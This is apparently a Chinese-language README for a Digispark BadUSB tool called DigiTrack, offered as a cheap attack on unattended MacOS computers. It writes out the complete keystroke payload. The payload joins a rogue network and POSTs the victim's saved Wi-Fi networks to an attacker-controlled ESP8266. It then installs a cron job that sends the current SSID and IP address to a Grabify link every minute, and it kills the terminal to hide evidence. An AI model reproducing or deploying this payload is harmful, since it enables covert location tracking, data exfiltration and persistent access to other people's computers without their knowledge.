DigiTrack
在30秒内,这种攻击可以获知MacOS电脑之前连接过哪些网络,并植入一个脚本,每隔60秒追踪当前的IP地址和Wi-Fi网络。

现在包含:Hardtracker - Digispark VPN破坏者,用于将MacOS电脑上附近Wi-Fi网络的IP地址和BSSID/SSID每隔60秒发送到Grabify追踪器。
这是一个价值5美元的攻击工具,可以做到以下几件事:
- 在受害者电脑上植入Wi-Fi后门,使你在Wi-Fi范围内时能够随时捕获受害者的数据连接。
- 窃取受害者曾经连接过的所有网络列表(用于追踪、分类和劫持数据连接)
- 植入一个追踪任务,每隔60秒将IP地址和当前连接的网络发送到一个Grabify链接。
攻击过程:受害者让MacOS电脑无人看管30秒。攻击者插入一个装载了攻击载荷的DigiSpark板。载荷如下所示(已移除延迟和单次按键):
DigiKeyboard.print("networksetup -setairportnetwork en0 'sneakernet' 00000000");
- 我们将网络 "Sneakernet" 添加到受信任的网络列表并连接到它。
DigiKeyboard.print("curl -m 10 --silent --output /dev/null -X POST -H "Content-Type: text/plain" --data "$(networksetup -listpreferredwirelessnetworks en0)" 192.168.4.1 &");
- 连接后,我们发送一个CURL请求,列出MacOS电脑过去连接过的所有网络,发送给创建 "Sneakernet" 网络的esp8266。& 将进程置于后台以防耗时过长,-m 设置10秒超时以防止耗时过长。现在我们知道受害者加入过哪些Wi-Fi网络,以及哪些网络会强制电脑自动连接而不询问。
DigiKeyboard.print("export VISUAL=nano; crontab -e");
DigiKeyboard.print("* * * * * curl --silent --output /dev/null --referer "$(/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -I | awk '/ SSID/ {print substr($0, index($0, $2))}')" https://grabi/YOURLINK");
- 我们抑制CURL的输出,并获取当前连接Wi-Fi网络的网络名称。我们将其与CURL请求一起发送到追踪URL,每隔60秒传递目标的IP地址和当前连接的Wi-Fi网络。
DigiKeyboard.print("wait && kill -9 $(ps -p $PPID -o ppid=)");
- 最后,我们等待所有后台进程完成,然后彻底关闭终端窗口以隐藏证据。
总运行时间约为30秒,不包括Digispark等待上传固件的几秒钟。
注意:Grabify可能会进入“I'm under attack”模式,不允许签到。查找以下行:
div class="cf-browser-verification cf-im-under-attack"
如果看到它,则IP地址被Cloudflare屏蔽。









